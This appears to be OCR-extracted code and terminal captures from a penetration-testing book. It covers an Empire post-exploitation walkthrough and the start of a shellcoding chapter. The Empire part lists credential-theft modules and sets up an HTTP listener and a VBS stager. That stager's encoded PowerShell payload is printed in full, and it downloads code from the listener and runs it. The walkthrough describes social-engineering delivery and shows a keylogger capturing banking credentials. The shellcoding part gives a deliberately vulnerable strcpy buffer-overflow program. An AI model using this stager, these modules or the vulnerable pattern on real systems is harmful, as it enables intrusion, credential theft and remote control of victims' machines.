(Empire) > usemodule powershell/credentials/DomainPasswordSpray
                     powershell/credentials/invoke_ntlmextract
                     powershell/credentials/vault_credential
                     powershell/credentials/get_lapspasswords
                     powershell/credentials/invoke_internal_monologue
                     powershell/credentials/sharpsecdump
                     powershell/credentials/DomainPasswordSpray
```




```
┌──(root💀kali)-[/home/kali]
└─# cd Empire/data/module_source/credentials

┌──(root💀kali)-[/home/…/Empire/data/module_source/credentials]
└─# ls
dumpCredStore.ps1             Invoke-DCSync.ps1      Invoke-PowerDump.ps1
Get-VaultCredential.ps1       Invoke-Kerberoast.ps1  Invoke-SessionGopher.ps1
Invoke-CredentialInjection.ps1  Invoke-Mimikatz.ps1    Invoke-TokenManipulation.ps1
```




```
namespace PsUtils
{
    public class CredMan
    {
        #region Imports
        // DllImport derives from System.Runtime.InteropServices
        [DllImport("Advapi32.dll", SetLastError = true, EntryPoint = "CredDeleteW", Char
Set = CharSet.Unicode)]
        private static extern bool CredDeleteW([In] string target, [In] CRED_TYPE type,
[In] int reservedFlag);

        [DllImport("Advapi32.dll", SetLastError = true, EntryPoint = "CredEnumerateW", C
harSet = CharSet.Unicode)]
        private static extern bool CredEnumerateW([In] string Filter, [In] int Flags, ou
t int Count, out IntPtr CredentialPtr);

        [DllImport("Advapi32.dll", SetLastError = true, EntryPoint = "CredFree")]
        private static extern void CredFree([In] IntPtr cred);
```



```
(Empire) > listeners

┌Listeners List─────────────────────────────────────────────────────┐
│ ID │ Name │ Module │ Listener Category │ Created At │ Enabled │
└───────────────────────────────────────────────────────────────────┘

(Empire: listeners) >
```




```
(Empire: uselistener/http) > info

 Author        @harmj0y
 Description   Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
               approach.
 Name          HTTP[S]

(Empire: uselistener/http) >
```




```
(Empire) > usestager
                        multi/bash
                        multi/launcher
                        multi/macro
                        multi/pyinstaller
                        multi/war
                        windows/bunny
                        windows/shellcode
                        windows/teensy
                        windows/cmd_exec
```


Record Options

Name	Value	Required	Description
Language	powershell	True	Language of the stager to generate.
Listener		True	Listener to generate stager for.
Obfuscate	False	False	Switch. Obfuscates the launcher PowerShell code, uses the ObfuscateCommand for obfuscation types. For PowerShell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For PowerShell only.
OutFile	launcher.vbs	False	Filename that should be used for the generated output.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
StagerRetries	0	False	Times for the stager to retry connecting.
UserAgent	default	False	User-agent string to use for the staging request (default, none, or other).




```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAcwBpAG8AbgBUAEEAQgBMA
EUALgBQAFMAVgBFAHIAUwBpAG8AbgAuAE0AQQBKAE8AUgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AFMAdABlA
G0ALgBOAGUAdAAuAFMARQBSAHYAaQBjAGUAUABPAEkATgBUAE0AYQBOAEEAZwBFAHIAXQA6ADoARQB4AFAAZQBjA
FQAMQAwADAAQwBPAG4AVABJAG4AdQBlAD0AMAA7ACQAZQBCAEQARAA9AE4AZQB3AC0ATwBCAGoAZQBjAHQAIABTA
HkAUwBUAGUATQAuAE4ARQBUAC4AVwBFAGIAQwBMAEkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1A
C4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuA
HQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJABzAGUAcgA9A
CQAKABbAFQARQB4AFQALgBFAG4AQwBvAEQASQBuAGcAXQA6ADoAVQBuAEkAYwBvAEQAZQAuAEcARQB0AFMAVAByA
GkATgBHACgAWwBDAE8ATgBWAGUAUgBUAF0AOgA6AEYAcgBPAG0AQgBhAHMAZQA2ADQAUwBUAFIASQBuAEcAKAAnA
GEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQAawBBAE0AZwBBAHUAQQBEAEUAQQBOA
GcAQQA0AEEAQwA0AEEATQBRAEEAdwBBAEQAZwBBAEwAZwBBAHkAQQBEAEUAQQBNAFEAQQA2AEEARABnAEEATQBBA
EEAPQAnACkAKQApADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABoAHAAJwA7ACQAZQBiAGQAZAAuA
EgARQBhAGQAZQBSAHMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAEUAYgBkA
EQALgBQAFIATwB4AHkAPQBbAFMAWQBTAHQARQBNAC4ATgBlAHQALgBXAGUAQgBSAGUAcQBVAEUAcwBUAF0AOgA6A
EQAZQBmAGEAdQBsAHQAVwBFAEIAUAByAG8AWAB5ADsAJABlAGIARABEAC4AUABSAG8AeABZAC4AQwByAEUAZABlA
G4AVABJAEEAbABzACAAPQAgAFsAUwB5AFMAVABFAG0ALgBOAEUAdAAuAEMAcgBlAGQAZQBOAFQAaQBhAEwAQwBBA
GMAaABFAF0AOgA6AEQAZQBGAEEAVQBMAFQATgBFAFQAVwBvAFIASwBDAHIAZQBkAGUAbgBUAEkAQQBsAHMAOwAkA
FMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAPQAgACQAZQBiAGQAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwBZA
FMAdABFAG0ALgBUAGUAeABUAC4ARQBOAGMAbwBkAEkAbgBHAF0AOgA6AEEAUwBDAEkASQAuAEcARQB0AEIAWQBUA
EUAUwAoACcAcgB1AEEAfQA1AFoAOgA4AF8ASQBFAHYAdABWAHwAcQB3ACEAUQBKAD0AegBPAFIAOwAxAD4AQgBvA
FsAbQBkACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAwA
C4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPA
FUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBbACQASgBdACwAJABTA
FsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkA
FMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkA
FMAWwAkAEkAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyA
DUANgBdAH0AfQA7ACQAZQBiAEQARAAuAEgAZQBBAGQAZQByAHMALgBBAEQARAAoACIAQwBvAG8AawBpAGUAIgAsA
CIAZgBmAEkASABJAEMAWABwAFEAQQBZAG4APQBxAFYAUwBhADIARQBmAHUAVwBmAHgAYQA0AFcAZAA0AFoAegAyA
FQAWgBMAGEANQBLAGcAWQA9ACIAKQA7ACQAZABhAFQAQQA9ACQARQBCAGQAZAAuAEQAbwB3AG4AbABvAEEARABEA
GEAdABhACgAJABTAGUAcgArACQAdAApADsAJABJAFYAPQAkAGQAYQB0AGEAWwAwAC4ALgAzAF0AOwAkAEQAQQB0A
@@@
<re/empire/client/generated-stagers/launcher.vbs" 5L, 2925B          1,1           Top
```


1. Deliver the stager via social engineering
Kali Attacker
2. The stager executes, then phones home to the Empire listener
Windows Target
3. The agent is delivered





```
(Empire: agents) > agents

┌Agents─────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ ID │ Name     │ Language   │ Internal IP     │ Username        │ Process    │ PID  │ Delay │ Last Seen               │ Listener │
├────┼──────────┼────────────┼─────────────────┼─────────────────┼────────────┼──────┼───────┼─────────────────────────┼──────────┤
│ 1  │ D8P2TFRN │ powershell │ 192.168.108.173 │ SHEFFIELD\Yokwe │ powershell │ 4748 │ 5/0.0 │ 2022-01-25 10:47:17 EST │ http     │
│    │          │            │                 │                 │            │      │       │ (4 seconds ago)         │          │
└────┴──────────┴────────────┴─────────────────┴─────────────────┴────────────┴──────┴───────┴─────────────────────────┴──────────┘
```



```
[*] Sending POWERSHELL stager (stage 1) to 192.168.108.173
[*] New agent D8P2TFRN checked in
[+] Initial agent D8P2TFRN from 192.168.108.173 now active (Slack)
[*] Sending agent (stage 2) to D8P2TFRN at 192.168.108.173
[*] Tasked D8P2TFRN to run TASK_CMD_WAIT_SAVE
[*] Agent D8P2TFRN tasked with task ID 1
[+] File Get-Screenshot/SHEFFIELD_2022-01-25_10-48-39.jpg from D8P2TFRN saved


(Empire: D8P2TFRN) > view 4

 agent      D8P2TFRN
 command    function Get-Keystrokes {
                param
                (
                    [Parameter(Mandatory = $False)]
                    [string]

 taskID     4
 user_id    1
 username   empireadmin
 results
Job started: XUGH1S

Bank of America - Banking, Credit Cards, Loans and Merrill Investing – Mozilla Firefox - 25/01/2022:11:00:04:16
bigshotbanker[Tab]      Pleaeesdon'thack!!2333
(Empire: D8P2TFRN) >
```


Chapter 10: Shellcoding – The Stack






```
cmp edx,ecx

jnz 0xaa02bcc1
```


```
if(dollar.price > dollar.value) {
      function.diff += 250;
}
```




```
  GNU nano 5.4                                                demo.c *
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
 char buffer[300];
 strcpy(buffer, argv[1]);
 printf("\n\nI'm sorry, my responses are limited. You must ask the right questions.\n\n");
}
```




```
┌──(root💀kali)-[/home/kali]
└─# ./demo test


I'm sorry, my responses are limited. You must ask the right questions.


┌──(root💀kali)-[/home/kali]
└─# 
```



